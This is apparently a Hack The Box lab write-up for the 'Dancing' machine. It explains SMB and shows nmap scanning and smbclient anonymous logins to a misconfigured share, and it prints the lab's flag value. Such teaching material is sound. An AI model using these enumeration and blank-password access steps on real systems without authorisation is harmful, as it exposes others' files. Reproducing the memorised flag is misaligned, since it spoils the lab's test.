
Dancing Write-up


Introduction

There are multiple ways to transfer a file between two hosts (computers) on the same network. One of these protocols is studied in this example, and that is SMB (Server Message Block). This communication protocol provides shared access to files, printers, and serial ports between endpoints on a network. We mostly see SMB services running on Windows machines.


During scanning, we will typically see port 445 TCP open on the target, reserved for the SMB protocol. Usually, SMB runs at the Application or Presentation layers of the OSI model, pictured below. Due to this, it relies on lower-level protocols for transport. The Transport layer protocol that Microsoft SMB Protocol is most often used with is NetBIOS over TCP/IP (NBT). This is why, during scans, we will most likely see both protocols with open ports running on the target. We will see this during the enumeration phase of the write-up.



If you would like to learn more about the OSI model and other basic networking concepts, check out the Introduction to Networking module on HTB Academy. It will also be one of the suggested modules at the top of the lab page.



Using the SMB protocol, an application (or the user of an application) can access files at a remote server, along with other resources such as printers. Thus, a client application can read, create, and update files on the remote server. It can also communicate with any server program that is set up to receive an SMB client request.



An SMB-enabled storage on the network is called a `share`. These can be accessed by any client that has the address of the server and the proper credentials. Like many other file access protocols, SMB requires some security layers to function appropriately within a network topology. If SMB allows clients to create, edit, retrieve, and remove files on a share, there is a clear need for an authentication mechanism. At a user level, SMB clients are required to provide a username/password combination to see or interact with the contents of the SMB share.

Despite having the ability to secure access to the share, a network administrator can sometimes make mistakes and accidentaly allow logins without any valid credentials or using either `guest accounts` or `anonymous log-ons`. We will witness this in the following sections.

Enumeration

We start, as always, by scanning the target once we are connected to the VPN. Running the following command will make nmap scan all of the ports and display service versions for each of them.

```
-sV: Probe open ports to determine service/version info
```

```
$ sudo nmap -sV {target_IP}

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 20:20 BST
Nmap scan report for {target_IP}
Host is up (0.056s latency).
Not shown: 998 filtered tcp ports (no-response)

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

As previously mentioned, we observe that port 445 TCP for SMB is up and running, which means that we have an active share that we could potentially explore. Think of this share as a folder that can be accessed over the internet. In order to do so, we will need the appropriate services and scripts installed.


In order to successfully enumerate share content on the remote system, we can use a script called `smbclient`. If the script is not present on your Virtual Machine, you can install it by typing the following command in your terminal (for Debian based operating systems):

```
$ sudo apt-get install smbclient

[sudo] password for {username}:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
smbclient is already the newest version (2:4.13.5+dfsg-2).
smbclient set to manually installed.
The following packages were automatically installed and are no longer
required:
  libgvm20 python-babel-localedata python3-babel
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

If the terminal output is the same as the above, it means you already have the latest version of smbclient installed. If not, you can proceed with the installation. Our next step is to start enumerating the contents of the share found on our target in both cases.

Smbclient will attempt to connect to the remote host and check if there is any authentication required. If there is, it will ask you for a password for your local username. We should take note of this. If we do not specify a specific username to smbclient when attempting to connect to the remote host, it will just use your local machine's username. That is the one you are currently logged into your Virtual Machine with. This is because SMB authentication always requires a username, so by not giving it one explicitly to try to login with, it will just have to pass your current local username to avoid throwing an error with the protocol.



Nevertheless, let us use our local username since we do not know about any remote usernames present on the target host that we could potentially log in with. Next up, after that, we will be prompted for a password. This password is related to the username you input before. Hypothetically, if we were a legitimate remote user trying to log in to their resource, we would know our username and password and log in normally to access our share. In this case, we do not have such credentials, so what we will be trying to perform is any of the following:

- Guest authentication
- Anonymous authentication

Any of these will result in us logging in without knowing a proper username/password combination and seeing the files stored on the share. Let us proceed to try that. We leave the password field blank, simply hitting `Enter` to tell the script to move along.

```
$ smbclient -L {target_IP}
Enter WORKGROUP\{username}'s password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    WorkShares      Disk
SMB1 disabled -- no workgroup available
```

As always, we can type the name of our script in the terminal followed by the switch `-h` or `--help` to find out more about the capabilities of this script alongside its usage.

```
[-L|--list=HOST] : Selecting the targeted host for the connection request.
```

Running the command above, we see that four separate shares are displayed. Let us go through each of them and see what they mean.

- `ADMIN$` - Administrative shares are hidden network shares created by the Windows NT family of operating systems that allow system administrators to have remote access to every disk volume on a network-connected system. These shares may not be permanently deleted but may be disabled.
- `C$` - Administrative share for the C:\ disk volume. This is where the operating system is hosted.
- `IPC$` - The inter-process communication share. Used for inter-process communication via named pipes and is not part of the file system.
- `WorkShares` - Custom share.

Foothold

We will try to connect to each of the shares except for the `IPC$` one, which is not valuable for us since it is not browsable as any regular directory would be and does not contain any files that we could use at this stage of our learning experience. We will use the same tactic as before, attempting to log in without the proper credentials to find improperly configured permissions on any of these shares. We'll just give a blank password for each username to see if it works. First, let us try the `ADMIN$` one.

```
$ smbclient \\\\{target_IP}\\ADMIN$

Enter WORKGROUP\{username}'s password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

The `NT_STATUS_ACCESS_DENIED` is output, letting us know that we do not have the proper credentials to connect to this share. We will follow up with the `C$` administrative share.

```
$ smbclient \\\\{target_IP}\\C$

Enter WORKGROUP\{username}'s password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Same idea here. Last chance. We proceed with attempting to log in to the custom `WorkShares` SMB share. This seems to be human-made, thus prone to misconfiguration.

```
$ smbclient \\\\{target_IP}\\WorkShares

Enter WORKGROUP\{username}'s password:
Try "help" to get a list of possible commands.
smb: \>
```

Success! The `WorkShares` SMB share was poorly configured, allowing us to log in without the appropriate credentials. We can see our terminal prompt changed to `smb: \>`, letting us know that our shell is now interacting with the service. We can use the `help` command to see what we can do within this shell.

```
smb: \> help

?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!

smb: \>
```

From the output, we can notice that most of the commands we are used to in Linux are present. We will be using the following to navigate the share:

```
ls : listing contents of the directories within the share
cd : changing current directories within the share
get : downloading the contents of the directories within the share
exit : exiting the smb shell
```

Typing in the `ls` command will show us two directories, one for `Amy.J` and one for `James.P`. We visit the first one and are met with a file called `worknotes.txt`, which we can download using the `get` command.

```
smb: \> ls
  .                                   D        0  Mon Mar 29 09:22:01 2021
  ..                                  D        0  Mon Mar 29 09:22:01 2021
  Amy.J                               D        0  Mon Mar 29 10:08:24 2021
  James.P                             D        0  Thu Jun  3 09:38:03 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \> cd Amy.J

smb: \Amy.J\> ls
  .                                   D        0  Mon Mar 29 10:08:24 2021
  ..                                  D        0  Mon Mar 29 10:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 11:00:37 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \Amy.J\> get worknotes.txt

getting file \Amy.J\worknotes.txt of size 94 as worknotes.txt (0.2 KiloBytes/sec)
(average 0.2 KiloBytes/sec)

smb: \Amy.J\>
```

This file is now saved inside the location where we ran our `smbclient` command from. Let us continue looking for other valuable files in `James.P`'s directory. Navigating to it, we can find the sought `flag.txt` file as well. After retrieving this file, we can use the `exit` command to quit the shell and check the files we just retrieved.

```
smb: \Amy.J\> cd ..

smb: \> ls

  .                                   D        0  Mon Mar 29 09:22:01 2021
  ..                                  D        0  Mon Mar 29 09:22:01 2021
  Amy.J                               D        0  Mon Mar 29 10:08:24 2021
  James.P                             D        0  Thu Jun  3 09:38:03 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \> cd James.P

smb: \James.P\> ls

  .                                   D        0  Thu Jun  3 09:38:03 2021
  ..                                  D        0  Thu Jun  3 09:38:03 2021
  flag.txt                            A       32  Mon Mar 29 10:26:57 2021

        3803903 blocks of size 4096. 566033 blocks available

smb: \James.P\> get flag.txt

getting file \James.P\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.2
KiloBytes/sec)

smb: \James.P\>
```

Once the SMB shell is killed, we can read the two documents we exfiltrated. The `worknotes.txt` seems to be hinting at further services that could be exploited. Typically, these kinds of files you can find laying around in machines within a Hack The Box Pro Lab, hinting towards your next target or being able to be used as a resource for further exploitation or lateral movement within the lab. In our case, it is just a proof of concept. We will not need this file.

```
$ cat worknotes.txt

- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing

$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

The `flag.txt` file, however, is what we are after. We read it and input the flag into the platform, owning the Dancing machine.

Congratulations!